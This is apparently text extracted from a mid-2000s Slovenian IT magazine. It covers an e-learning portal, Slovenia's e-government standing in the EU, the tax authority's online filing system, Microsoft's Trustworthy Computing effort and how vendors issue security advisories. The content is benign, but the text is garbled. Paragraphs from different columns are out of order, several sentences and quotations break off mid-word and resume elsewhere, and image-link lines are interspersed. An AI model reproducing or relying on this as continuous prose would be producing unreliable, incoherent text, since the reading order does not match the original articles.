Učna snov je znotraj vsakega spletnega tečaja oziroma spletnega razdeljena na **učne vsebine**, te na **učne enote**, ki se delijo še na **učne atome** – posamezne spletne strani. Uporabnik učne vsebine je **voden** po vnaprej predvideni učni poti, ki zagotavlja najboljši učinek izobraževanja. Ravno tako je voden od začetka do konca

pri testiranju. Seveda pa ima učenec vedno na voljo možnost, da posamezne učne vsebine pre-skoči. V menijskem stolpcu namreč lahko vedno vidi zgradbo spletaja, in sicer vse do naslova posameznih učnih atomov, tako da lahko sam izbira vsebino. Uporabniku so na voljo tudi statistike, koliko se je naučil na posameznem spletaju, kolikšen del učne snovi je predelal in kdaj je posamezen tečaj nazadnje obiskal. Pregleda lahko tudi rezultate testiranj, ki jih je opravil, z doseženimi točkami in uspešnostjo, ki je izražena v odstotkih. Uspešnost učenja se po vsakem zaključenem tečaju vedno preveri s testom, ki je zaenkrat še v obliki zaprtih vprašanj, čeprav pri B2 že pripravljajo tudi preverjanje znanja s pomočjo simulacij, reševanje problemov ter odgovorov esejskega tipa.

ENOSTAVNO OBLADOVANJE ZNANJA

Mentor ali administrator skupine lahko za uporabnika ali skupino pregleda čas učenja na posameznem spletaju, zadnji dostop in delež predelane snovi. Ravno tako lahko za posameznega učenca ali skupino pregleda rezultate testiranja, z doseženim številom točk in uspeš-



čemer poleg nakupa v B2 ponujajo tudi najem sistema z gostovanjem v njihovih strežnikih, ki je namenjen predvsem ponudnikom izobraževalnih vsebin. V B2 pripravljajo tudi angleško, nemško, hrvaško, madžarsko in rusko jezikovno različico.

Snežana Kragelj, vodja izobraževanja v podjetju Kragelj & Kragelj, in doda, da lahko tako udeleženci nemoteno sledijo njihovim delavnicam. Predavatelju med delavnico ni treba hkrati prilagajati vsebine tistim, ki bi želeli izvedeti več, in tistim, ki so se s temo šele seznanili. Zadovoljstvo je tako obojestransko. Druga prednost pa je ta, da so vsebine, ki jih udeleženci obravnavajo na delavnicah dosegljive tudi po tem, ko je delavnica formalno zaključena. Znanje imajo tako rekoč na dosegu miške in si ga osvežijo takrat, ko to potrebujejo.

»Na splošno bi lahko rekla, da se vsi kakovostni sistemi odlikujejo po tem, da so za krea-

Portal Spletno učenje je učinkovita rešitev za vodenje zbirke znanja in sistem za upravljanje izobraževanja in učnih vsebin, ki omogoča organizacijo in optimiranje izobraževanja ter prenašanje znanj zaposlenih.



nostjo, izraženo v odstotkih. Poleg tega lahko za posameznika ali skupino pogleda uspeh po posameznih poglavjih v okviru testa, navzkrižno pregleda uspešnost po poglavjih in po učencih ter pregleda konkretni test z vprašanji in odgovori. Poleg že pripravljenih analiz pa je možen tudi prenos podatkov v Microsoftov Excel, kjer je mogoče pripraviti prilagojeno analizo.

Z namenom obvladovanja uporabnikov B2 ponuja povezavo s svojim sistemom za vodenje izobraževalnega centra, predvidena pa je tudi povezava z Microsoftovim aktivnim imenikom. Ker je rešitev v celoti plod lastnega razvoja, jo lahko v B2 prilagodijo posebnim željam kupcev.

Portal Spletno učenje je učinkovita rešitev za vodenje zbirke znanja in sistem za upravljanje izobraževanja in učnih vsebin, ki omogoča organizacijo in optimiranje izobraževanja ter prenašanje znanj zaposlenih. Sistem je moč kupiti na dva načina: z vsebino ali brez nje, pri

ORODJE ZA E-IZOBRÁŽEVANJE S POSLUHOM ZA UPORABNIKE

Kragelj & Kragelj, d.o.o., (www.e-izobrazevanje.com) je svetovalno podjetje, ki je specializirano za psihološko profiliranje kadrov in oceno njihove primernosti za zaposlitev, poleg tega pa usposablja in izobražuje vodstvene, vodilne in strokovne delavce za učinkovito izbiro kadrov, njihovo vodenje in motiviranje ter izobraževanje.

Portal Spletno učenje uporabljajo kot storitev, ki gostuje pri podjetju B2, saj so prepričani, da je upravljanje sistema najbolje prepustiti kar njegovim avtorjem. V podjetju sistem namenjajo izobraževanju strank. »Naš prvi e-tečaj je ravnokar v pripravi in konceptualno podpira naše delavnice, ki jih izvajamo v živo. S tem želimo zadovoljiti vse večji potrebi naših udeležencev po tem, da so učne vsebine dosegljive takrat, ko jih potrebujejo, in da se na naše delavnice lahko tudi vnaprej pripravijo,« pravi

torja vsebin kot tudi za učence prijazni in enostavni za uporabo. Pri sistemu B2 je prednost ta, da za pripravo vsebin ponuja urejevalnik, ki je strukturno izrazito podoben sistemu, ki smo ga vajeni pri najpogostejših urejevalnikih besedil,« poudarja Kragljeva.

Podjetju Kragelj & Kragelj pomeni portal Spletno učenje predvsem možnost učinkovitega posodabljanja vsebine, ki ni le hitrejša temveč tudi cenejša kot priprava skript ali priročnikov. Poleg tega njegovim predavateljem omogoča, da sledijo uporabnikom prek vpogleda v statistiko strani in tako zlahka določajo, katere so tiste vsebine, ki jih najbolj zanimajo. Tako uspešno prilagajajo izobraževanja svojim naročnikom, vpogled v statistiko strani, ki je na voljo tudi udeležencem, pa je izjemen dejavnik motivacije za učenje, na katerega pri izvedbi e-izobraževanju nikakor ne kaže pozabiti.

V KORAKU Z EVROPO, A ...


Prvič po vstopu Slovenije v EU lahko naš napredek na področju e-javne uprave primerjamo z vsemi državami skupnosti in ne zgolj z desetimi novinkami. Smo nekje v zlati sredini. Veliko dela smo že opravili, še več pa ga je pred nami.

Gre za stalno primerjavo **stopnje razvitosti e-javne uprave**, ki jo pripravlja Direktorat za informacijsko družbo in medije pri Evropski komisiji. Njegov cilj je zaznava obstoja določene elektronske storitve v državah in njene razvojne stopnje. Po našem mnenju torej manjka ocena **uporabnosti rešitev**, kar pa roko na srce, ni tako preprosto izvesti, saj bi o tem morali anketirati uporabnike. Izbrali so **20 storitev**, za katere mislijo, da so najpotrebnejše. Dvanajst jih je namenjenih državljanom, osem pa podjetjem (storitve so navedene v tabeli). Vsako posamezno storitev so ocenili glede na njeno **razvojno stopnjo** oziroma fazo izvedbe. Najmanj veljajo storitve, ki omogočajo **zgolj informiranje uporabnikov** (stopnja 1). Sledijo storitve, ki omogočajo **enosmerno komunikacijo** – torej prenos ustreznih dokumentov v uporabnikov računalnik ali spletni formular, prek katerega naročimo potrebne obrazce (stopnja 2). V tretjo razvojno stopnjo sodijo storitve **dvosmerne elektronske komunikacije**, ki zahtevajo ustrezno **overjanje** uporabnika (stopnja 3). Pri nas se največkrat uporablja digitalno spletno potrdilo. V zadnjo razvojno stopnjo pa sodijo **transakcijsko usmerjene storitve**, ki v celoti omogočajo urejanje zadev prek interneta, brez kakršnihkoli papirnatih dokazil ali obiska v ustreznih uradih (stopnja 4). Nekatere storitve te zadnje stopnje zaradi svoje narave nimajo, zato je njihov največja ocena v celoti izvedena stopnja 3. Ocenili so vseh 20 storitev, rezultati v grafikonih pa pomenijo povprečne ocene, kar posredno lahko tolmačimo kot stopnjo uvedenosti e-storitev javne uprave v posameznih državah.


V ZLATI SREDINI

Kot je razvidno iz obeh grafikonov, je Slovenija uvrščena nekje **v zlato sredino**. Razloge, da naša država ni uvrščena višje, je moč iskati tako v dejstvu, da nekaterih od ocenjenih storitev še nismo izgradili, tiste, ki smo jih, pa še niso na najvišji razvojni stopnji. Nekatere lahko zaskrbi razkorak med nami in prvim na lestvici. Seveda se danes ne bomo več primerjali z zadnjimi niti z novimi članicami Unije. Lahko se hvalimo le s tem, da smo nad povprečjem.

Ta in podobne raziskave pa kažejo, koliko uporabnikov te elektronske storitve uporablja tudi **v praksi**. Karikirano rečeno, bi bili rezultati v grafikonu enaki, če storitve nihče ne bi uporabljal. Na področju **promocije in olajšav** pri nas po našem mnenju še najbolj zaosta-



Graf2: Odstotek popolnih elektronskih storitev (full availability online)



Graf1: V kakšni meri so izdelane elektronske storitve javne uprave v posameznih državah (online sophistication)

jamo. Dokaz temu je morda tudi dejstvo, da je dohodninsko napoved v elektronski obliki letos oddalo manj uporabnikov, kot so na DURS-u pričakovali. Morda bi pomagalo oglaševanje storitve in njenih prednosti za uporabnike. Pri nekaterih drugih storitvah pa je treba uporabnike spodbuditi k uporabi po elektronski poti tudi tako, da bodo ti v tem primeru imeli konkretne materialne ali drugačne koristi. V Sloveniji je moč zaznati veliko povpraševanje uporabnikov (državljanov) po elektronskih storitvah, veliko manj pa jih te potem tudi dejansko uporabi. Izraženo tržno – povpraševanje je veliko večje od ponudbe. Evropa nas tudi opominja na **slabše razvite storitve, namenjene gospodarstvu**, kjer bi bilo potrebno največ storiti.

KATERE STORITVE SO PROBLEMATIČNE

Glede na uporabljeno metodologijo lahko stopnjo izvedbe storitev razumemo takole. Storitve, ki imajo med **50- in 74-odstotno izvedbo**, so dejansko na svoji **drugi razvojni stopnji**. Teh je v našem primeru največ, če izzamemo že v celoti izdelane storitve. Uporabnikom poleg celovitega informiranja omogočajo »online« naročanje potrebne dokumentacije v papirnati obliki ali pa je ta dosegljiva v elektronski obliki za prenos v računalnik. Iz prakse

vemo, da je takšne dokumente običajno treba še **ročno podpisati**, to pa pomeni, da jih nazaj pošljem prek klasične pošte. Z vidika čim uspešnejšega gospodarskega razvoja naše države je problematična predvsem nedodelanost storitve, ki bi podjetnikom omogočala **preprosto in hitro registracijo novega podjetja**. Gre sicer za zelo kompleksno nalogo, saj je treba v celovit sistem **povezati različne ustanove in registre**. Presenečeni smo, ker je bilo v zadnjih štirih letih ravno na tem področju storjeno najmanj.

Pri storitvah, ocenjenih z manj kot 50 odstotki, gre preprosto za bolj ali manj celovite informacijske spletne strani z informacijami, ki so potrebne za izvedbo določene potrebe uporabnika. V oči bode popolna **ničla pri storitvi elektronskega urejanja in plačevanja socialnih**

Storitve za državljane	Izvedeno (v %)	Storitve za podjetja	Izvedeno (v %)
Dohodninska napoved	100	Plačevanje socialnih prispevkov za zaposlene	0
Iskanje zaposlitve	100	Plačevanje davka iz poslovanja	100
Socialno varstvo: za brezposelne (podpora)		Davek na dodano vrednost	100
otroški dodatki	50	Registracija novega podjetja	50
zdravstveni prispevki za študente	25	Posredovanje podatkov statističnemu uradu	100
Osebnih dokumenti		Carine	50
potni list	35	Okoljska dovoljenja	50
Vozniško dovoljenje	65	Javna naročila	50
Registracija vozil	50		
Dovoljenja z gradnjo	50		
Prijava policiji	100		
Javne knjižnice	100		
Rojstne in poročne listine	100		
Vpis na izobraževalne ustanove	100		
Obvestilo o selitvi (sprememba stalnega prebivališča)	30		
Zdravstvene storitve	25		

prispevkov za zaposlene. Spet je govor o storitvi, namenjeni gospodarstvu, ki bi lahko vplivala na izboljševanje poslovnega okolja, ki je, kot slišimo, na dokaj nizki ravni.

Šele primerjava z vsemi državami Unije je pokazala celovito sliko in odgovorila na vprašanje, na kakšni ravni so naše storitve javne uprave. Doslej smo se bolj ali manj primerjali z desetimi novimi članicami, pri čemer smo vedno zatiskali oči pred rezultati Estonije. Podatki govorijo svojo zgodbo. Nekaj je bilo izpeljano, a ne toliko, da bi lahko bili zadovoljni. Obstajajo še druge storitve, ki niso bile zajete v tej raziskavi. Tudi tam je stanje podobno. Nekatere so na zadovoljivi ravni, druge ne. Sklep je kot na dlani. Še marsikaj bomo morali postoriti, če se bomo hoteli na primer primerjati s Švedsko.

■

Primer: Davčna uprava Republike Slovenije

Na podlagi javnega razpisa je Davčna uprava Republike Slovenije izbrala rešitev podjetja **Hermes SoftLab**, ki je najbolje ustrezala zahtevnim predpisanim pogojem. Predlagana rešitev v tej ponudbi temelji na **Microsoftovi tehnološki osnovi in rešitvah**.

Na prvi ravni deluje strežnik, ki zaključuje seje SSL in izvaja dodatne varnostne funkcije. Zahteve teh sej so posredovane naprej do spletnih aplikacij, postavljenih v okolje farme strežnikov. Ti strežniki tečejo na operacijskem sistemu **Windows Server 2003**, spletne aplikacije pa streže **Internet Information Server 6.0**. Farma strežnikov spletnih aplikacij temelječih na ASP.NET je hkrati tudi predstavitveni nivo, ki omogoča najhitrejši razvoj in povezljivost v danem okolju. Podatkovno skladišče **Microsoft SQL Server 2000 Enterprise Edition** se na isti ravni uporablja za shranjevanje uporabniških sej.


Strežniki, v katerih se izvaja programska oprema, potrebna za poslovanje DURS-a, prav tako temeljijo na operacijskem sistemu Microsoft Windows Server 2003, programi pa se izvajajo v okolju **strežnika .NET** za delo na daljavo, kjer poteka tudi obdelava podatkov. Tudi ti strežniki so postavljeni v okolje farme. Ta del sistema poleg obdelave dokumentov skrbi za pretvorbo dokumentov na vstopnih in izstopnih točkah, semantično in sintaktično preverjanje veljavnosti dokumentov, generiranje (digitalno podpisanih) sporočil za uporabnike in podobno. Sistem EDP je torej centraliziran na tem mestu, kar omogoča boljši pregled ter lažje dodajanje in spreminjanje za poslovne procese nujne programske opreme pri vzdrževanju sistema.

Na tej ravni je tudi podatkovno skladišče Microsoft SQL Server 2000 Enterprise Edition za shranjevanje podpisanih dokumentov, podvojevanje podatkov iz naročnikovih podatkovnih skladišč (potrebni za

nemoteno delovanje sistema EDP), dnevnik dogodkov itd. To podatkovno skladišče se izvaja v okolju **Microsoft Cluster Services** v operacijskem sistemu Microsoft Windows Server 2003. V ozadju deluje

Microsoft BizTalk Server 2004, ki skrbi za povezavo rešitve z obstoječim informacijskim sistemom in podatkovnimi skladišči.

Z vpeljavo **elektronskega pobiranja dohodnine** so v DURS-u bistveno zmanjšali število napak pri vnosu podatkov. Njihovo število so zmanjšali že na strani uporabnika, kjer se določeni osebni podatki računalniško **vneprej izpolnijo**. Istočasno obrazec opozarja uporabnike na določene napake pri izpolnitvi in mu **pomaga pravilno izpolniti obrazec** za odmero dohodnine z razlagami, pomočjo in nasveti. Izpolnjeni obrazec v elektronski obliki se v strežniku Microsoft BizTalk Server 2004 pretvori v obliko, ki jo lahko uporabi sistem v ozadju. S tem se izognejo počasnemu vnosu podatkov, ki jih pesti pri papirnati obliki. Ker se obrazci arhivirajo v elektronski obliki, so v DURS-u zmanjšali količino obrazcev na papirju, ki jih je treba obdelati, in hkrati razbremenili kontrolorje, ki preverjajo pravilnost vnesenih podatkov.



ZAUPANJA VREDNO RAČUNALNIŠTVO – TRI LETA POZNEJE

Microsoft je v preteklih treh letih veliko svojih prizadevanj usmeril k izboljševanju varnosti za uporabnike svojih izdelkov. Kako uspešen je bil pri tem ta največji ponudnik programske opreme na svetu?

Zgodba se je začela z dopisom, ki se je začel z besedami: »Vsakih nekaj let pošljem dopis, v katerem spregovorim o najpomembnejših vprašanjih za Microsoft.« Avtor dopisa ni bil nihče drug kot **Bill Gates**, predsednik in glavni programski arhitekt ter Microsoftov soustanovitelj. Dopis pa je kljub umirjenemu uvodu pomenil začetek enega najpomembnejših premikov v zgodovini velikana iz deževnega Redmonda.

Dopis z začetka leta 2002, o katerem govorimo, je pomenil začetek pobude »**zaupanja vrednega računalništva**«, kot so jo poimenovali pri Microsoftu. Cilji, ki jih je Gates orisal v svojem dopisu, pa so bili osredotočeni predvsem na povečevanje varnosti programske opreme in računalništva. V tistem času je bilo podjetje tarča številnih kritik zaradi splošni internetnih napadov prek črvov Code Red in Nimda in pričakovati je bilo, da se bo podjetje tako ali drugače odzvalo.

PRVI KORAKI

Prvi korak je bil popolna prekinitev razvoja strežniškega operacijskega sistema **Windows Server 2003**, inženirji v celotnem podjetju pa so se odpravili na **izobraževanja s področja varnosti in pisanja varne programske kode**. V skladu s prenovljeno usmeritvijo je bila celotna programska osnova za strežniški operacijski sistem deležna **natančnega pregleda**, v okviru katerega so iskali morebitne varnostne napake ali pomanjkljivosti. Rezultat je bil potrjen dve leti po predstavitvi operacijskega sistema, ko je raziskovalno podjetje Security Innovation ugotovilo, da ima Windows Server 2003 med strežniškimi operacijskimi sistemi **najmanj varnostnih pomanjkljivosti**. Tako je imel v letu 2004 Microsoftov izdelek le 52 pomanjkljivosti v primerjavi z izredno priljubljenim sistemom Red Hat Enterprise Linux, ki jih je v istem obdobju nabral 132.

Toda Microsoftovo pozornost v naslednjih nekaj letih je v veliki meri obkroževal še obsežnejši projekt z dolgotrajnim imenom **Windows XP Service Pack 2**. Servisni paketi so v osnovi namenjeni združevanju različnih posodobitev, vendar so se v Redmondu tokrat odločili za drugačen pristop, v okviru katerega bi vključili izboljšave in nove možnosti, s katerimi bi povečali **odpornost sistema na napade črvov, virusov in hekerjev**. Servisni paket je tako sredi lanskega leta prinesel prenovljeno

požarno pregrado za zaščito pred hekerji, naprednejše blokiranje izvajanja škodljivih skript in nameščanja črvov ter napredne zmožnosti za upravljanje različnih varnostnih nastavitev. Servisni paket si je do danes preneslo že **več kot 180 milijonov uporabnikov** in posledica je bila **manj okuženih in napadenih računalnikov**, kar potrjujejo tudi rezultati raziskave podjetja Symantec, ki upad v številu črvov pripisuje predvsem obširni namestitvi servisnega paketa.

Boj proti prevarantom, hekerjem in neželeni pošti

V Redmondu so veliko pozornosti namenili boju proti neželeni pošti in sodelujejo v številnih mednarodnih telesih in organizacijah, ki iščejo rešitve na to pereče vprašanje. V okviru teh prizadevanj je Microsoft kot mednarodni standard predložil rešitev **SenderID**, ki bi omogočala preverjanje pošiljatelja in preverjanje, ali je pošiljatelj upravičen do pošiljanja pošte.

Za zagotavljanje višje stopnje varnosti v spletu se je Microsoft povezal tudi s številnimi organi pregona in se osredotočil na tožbe proti piscem virusov in črvov ter posameznikom in organizacijam, ki so izvajale napade »ribarjenja gesel« – **phishing**. Gre za postopek, kjer določena spletna stran oponaša videz in naslov uradne strani banke ali druge organizacije, s katerimi ima uporabnik stike. Tako uporabnike premamijo v **vpis osebnih podatkov**, kot so ime, naslov ali celo številka kreditne kartice. Proti tovrstnim prevarantom je bilo v sodelovanju z različnimi organizacijami vloženih že več tožb, istočasno pa Microsoft aktivno sodeluje z državnimi in drugimi organizacijami, ki se bojujejo proti takemu spletnemu kriminalu.

ZAŠČITA PRED VIRUSI IN VOHUNI

V drugi polovici prejšnjega leta je Microsoft javnost presenetil z nakupom podjetja **Giant**, enega izmed vodilnih ponudnikov na mladem trgu programske opreme za boj proti **vohunskim programom**. Vohunski programi so različne aplikacije, ki si jih uporabnik nevede namesti v svoj računalnik, nato pa ti programi spremljajo različne uporabnikove dejavnosti, te podatke pošiljajo različnim oglaševalskim podjetjem ali pa preprosto upočasnjujejo delovanje sistema. Nakup se je zdel opazovalcem skoraj impulziven, še posebej ker je bil trg tovrstne programske opreme razmeroma nerazvit in na njem ni bilo jasnega vodilnega ponudnika.

Že kak mesec pozneje je strategija varnosti, ki jo je nakazal nakup podjetja Giant, dobila jasnejšo obliko. Redmondski velikan je namreč kupil podjetje **Sybari Software**, vodilnega ponudnika rešitev za **zaščito elektronske pošte v poslovnih okoljih**. Priključitev je pomenila, da je Microsoft pridobil napredno tehnologijo, ki



predstavlja logično dopolnitev obstoječim izdelkom, kot so poštni strežnik, rešitve za skupinsko delo ali strežnik za neposredno sporočanje. Novih prednosti bodo deležni predvsem uporabniki strežnika Exchange, saj poleg zaščite pred virusi ponuja tudi izredno napredno obrambo pred neželeno e-pošto.

Poslovni uporabniki take rešitve nedvomno potrebujejo, saj je raziskava, objavljena ravno v teh dneh, pokazala, da neželena e-pošta ameriško gospodarstvo letno stane **22 milijard dolarjev**. Gre seveda predvsem za stroške dostopa do interneta in izgubljeno storilnost zaradi prebijanja skozi gore pošte. Širša dostopnost in dobra povezanost z enim najbolj razširjenih poštnih strežnikov bo nedvomno dobrodejno vplivala na upad osovraženega »spama«.

Poleg teh dveh podjetij je Microsoft v letu 2002 kupil tudi romunskega razvijalca protivirusnih rešitev **GeCAD**, rezultat nakupa pa je, da si lahko zdaj uporabniki vsak mesec prenesejo najnovejša orodja za **odstranitev najpogostejših virusov in črvov**. Tako ne gre za neposredno tekmovanje s ponudniki protivirusnih rešitev, uporabniki najbolj razširjenih operacijskih sistemov, ki teh rešitev ne uporabljajo, pa imajo na voljo brezplačno storitev za ohranjanje varnosti.

SPREMEMBE NA VSEH FRONTAH

Že ob začetku pobude so v Microsoftu napovedali, da njihovi naporji ne bodo obsegali le spremembe v razvoju izdelkov ali novih tehnologij. Tako so v svoja prizadevanja vključili tudi različne spremembe pri svojem poslovanju in izobraževanju uporabnikov.

Prvi korak je bil preoblikovanje sistema **posredovanja posodobitev**. V Redmondu so prisluhnili svojim strankam in uveljavili reden urnik objave posodobitev, ki so zdaj dostopne **vsak drugi torek v mesecu**. Tako so predvsem poslovni uporabniki pridobili časovne okvire, ki jim omogočajo, da natančno preizkusijo in vpeljejo nove posodobitve.

Poleg urejenega pošiljanja posodobitev na trg pa je bil prevetren tudi postopek njihovega **razvoja**, saj jim je uspelo čas med javno predstavitvijo pomanjkljivosti in popravkom zanj skrajšati na **25 dni**, kar je najboljšje med vsemi ponudniki operacijskih sistemov. Poleg tega je v raziskavi, ki jo je opravilo vodilno raziskovalno podjetje Forrester, Microsoft izstopal kot edini tehnološki ponudnik, ki je v obdobju izvajanja raziskave **odpravil 100 odstotkov javno znanih pomanjkljivosti**.

Za zagotavljanje varnosti in obveščanje svojih uporabnikov so zdaj na voljo **prenovljene spletne strani**, ki so namenjene posredovanju novic o popravkih ali nevarnostih ter obveščanju uporabnikov. Ob predstavitvi drugega servisnega paketa za Windows XP je podjetje začelo tudi obsežno oglaševalsko akcijo, s katero uporabnike poziva, naj v svojih računalnikih vključijo samodejno posodabljanje, s katerim bo njihov računalnik s spleta samodejno prenesel potrebne posodobitve in jih namestil v osebni računalnik.

SKLEP IN POGLED V PRIHODNOST

Če potegnemo zaključno črto, lahko vidimo, da so za Microsoftom naporna tri leta, v katerih je podjetju uspelo uresničiti številne cilje, ki so bili zastavljeni v dopisu z začetka članka. Rezultati številnih raziskav so pokazali, da se je varnost v spletu v preteklih treh letih **izboljšala**, kar je mogoče pripisati predvsem obsežnim prizadevanjem podjetja na tem področju.

OBVEŠČANJE O (NE)VARNOSTI

Proizvajalci operacijskih sistemov se zavedajo, da je varnost eden ključnih elementov za nemoteno delo končnih uporabnikov tako večjih kot tudi manjših sistemov. Ker vsaj zaenkrat še niso napisali operacijskega sistema, ki bi bil popoln ter 100-odstotno varen in zanesljiv, je treba kupce redno in pravočasno **obveščati tako o napakah, ranljivostih kot tudi o popravkih**, ki odpravljajo težave. Ne glede na to, ali imate nameščen Windows ali Linux, proizvajalci ponujajo strankam obveščanje o varnosti. Izkazalo se je, da obstaja velika razlika med teoretičnim pojmovanjem varnosti in dejanskimi potrebami strank. Za zadovoljstvo strank se najbolj trudijo glavni proizvajalci – Microsoft za Windows, Red Hat in Novell pa za Linux.

Vsak imenuje svoje obveščanje drugače, skupni cilj pa jim je obveščanje strank o glavnih varnostnih vprašanjih, ki se zadevajo njihov sistem in zahtevajo določene ukrepe, povezane z varnostjo, od najhujših nevarnosti, ki jih povzročajo nekateri virusi, do manj pomembnih, ki samo onemogočajo uporabo določene funkcionalnosti programa.

Na podlagi raziskav so ugotovili, da želijo stranke **popolno, ažurno in natančno obveščanje** o vseh možnih nevarnostih, ki prežijo na njihov sistem. Pri tem pričakujejo od ponudnikov tudi, da jim natančno razložijo stopnjo nevarnosti kot tudi možne **ukrepe**, da nevarnost odpravijo oziroma celo preprečijo. Stranke od proizvajalcev zahtevajo, da v svojih navodilih in popravkih upoštevajo poslovne procese in zahteve, ki velikokrat ne omogočajo takojšnje nadgradnje oz. spremembe programa.

Ponudniki se različno odzivajo na zahteve strank. Kot smo zapisali, bomo primerjali Microsoft, Red Hat in Novell.

MICROSOFT

Najbolje navedenim zahtevam strank odgovarja Microsoft, ki natančno opozarja na vse nevarnosti, stranke pa lahko zelo enostavno poiščejo kakršenkoli varnostne teme – po izdelku, resnosti nevarnosti in različnih obdobjih. Vse te podatke lahko dobimo na spletni strani ali prek e-pošte kot tudi obvestil spletne strani Windows Update. Microsoft tudi edini med temi najavlja obvestila s kratkimi opisi o tem, kateri izdelek je ogrožen in v kakšni meri. V obvestilu potem natančno opišejo problem, način odprave in možne nevarnosti, če se težava ne odpravi takoj. Pomembna lastnost teh obvestil in popravkov je tudi, da so predvidljivi, saj jih objavijo **vsak drugi torek v mesecu**.

RED HAT


Izdaja nasvete za vsako varnostno zadevo, ki se pojavi, pri čemer natančno opišejo težavo in kateri izdelek oz. del izdelka je ogrožen. Ti svetovalci so tudi na posebni spletni strani, razvrščeni po izdelkih, imajo pa tudi distribucijski seznam, prek katerega obveščajo stranke.

NOVELL

Obveščanje je podobno kot pri Red Hatu, s to razliko, da ne navajajo izdelka, ki je ogrožen, tako da morajo stranke same ugotoviti, ali je njihov program v nevarnosti. Hkrati skoraj vse nevarnosti označujejo kot »manjše«, pri čemer se njihovo pojmovanje precej razlikuje od neodvisnih analitikov.

SKLEP

Pri odločanju za določen operacijski sistem lahko za vse tri rečemo, da ponujajo strankam obveščanje o nevarnostih, vendar globlji pogled razkriva pomembne razlike med njimi. Predvidevamo, da je Microsoft na tem področju naredil največ zaradi najdaljše zgovornosti, saj njihovo varnostno središče deluje že od leta 1998 in ima tako največ izkušenj z vseh področij varnosti. Pričakovati je, da bodo v prihodnjih letih tudi drugi proizvajalci svoje obveščanje strank razširili z vsemi pomembnimi informacijami, ki jih te pričakujejo v zvezi z operacijskim sistemom.



ZA ČIM VEČJI IZKORISTEK RAČUNALNIŠKE OPREME


Danes praktično ni šole, ki v svojih učilnicah ne bi imela računalnikov in dostopa do svetovnega spleta. Redke pa so šole, ki imajo ustrezno urejeno celotno infrastrukturo.

Andrej Budja
Microsoft

Čeprav imajo šole na voljo računalnike in ustrezno programsko opremo, ostane ta v veliki meri **neizkoriščena**. V večini primerov šole nimajo ustreznih kadrov, ki bi kakovostno postavili **infrastrukturo** in izkoristili možnosti, ki jih ponuja programska oprema.

